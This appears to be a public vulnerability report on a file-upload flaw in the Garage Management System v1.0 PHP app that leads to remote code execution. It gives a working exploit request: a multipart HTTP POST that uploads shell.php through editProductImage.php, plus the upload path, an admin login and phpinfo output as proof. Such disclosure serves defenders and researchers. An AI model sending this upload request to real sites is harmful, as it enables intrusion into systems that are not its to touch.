

main

...

bug_report / vendors / mayuri_k / garage-management-system / RCE-1.md



MagicWHat Update RCE-1.md

History

1 contributor

54 lines (37 sloc) | 1.9 KB

...

Garage Management System v1.0 by Alex has arbitrary code execution (RCE)

BUG_Author: Yc liu & 0xdawn

vendors: <https://www.sourcecodester.com/php/15485/garage-management-system-using-phpmysql-source-code.html>

The program is built using the xmapp-php8.1 version

Login account: xxx@gmail.com/rootadmin (Super Admin account)

Vulnerability url: ip/garage/php_action/editProductImage.php?id=1

Loophole location: arbitrary file upload exists in Garage Management System's editProductImag.php file (RCE).

Request package for file upload:

```
POST /garage/php_action/editProductImage.php?id=1 HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
```

```
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.19/garage/editproduct.php?id=1
Cookie: _ga=GA1.1.1382961971.1655097107; PHPSESSID=m6rramo7f8jalaggbvjh84b1mm
Connection: close
Content-Type: multipart/form-data; boundary=-----2213179266536
Content-Length: 432
```

```
-----2213179266536
Content-Disposition: form-data; name="old_image"
```

shell.php

```
-----2213179266536
Content-Disposition: form-data; name="productImage"; filename="shell.php"
Content-Type: application/octet-stream
```

JFJF


<?php phpinfo();?>

```
-----2213179266536
Content-Disposition: form-data; name="btn"
```

```
-----2213179266536--
```



The files will be uploaded to this directory \garage\assets\myimages



We visited the directory of the file in the browser and found that the code had been executed

INT

SQL BASICS- UNION BASED- ERROR/DOUBLE QUERY- TOOLS- WAF BYPASS- ENCODING- HTML- ENCRYPTION- OTHER- XSS- LFI-

Load URL

Split URL

Execute

192.168.1.19/garage/assets/myimages/shell.php

☐ Post data

☐ Referrer

0xHEX

%URL

BASE64


Insert string to replace

Insert replacing string

☒ Replace All

JFJF

PHP Version 8.0.7



System	Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) AMD64
Build Date	Jun 2 2021 00:33:38
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cmd /c "cd /d c:\php-snap-build\dep-aux\oracle\x64\instantclient_12_1\sdk\shared" && "c:\php-snap-build\dep-aux\oracle\x64\instantclient_12_1\bin\php.exe" -r "phpinfo();"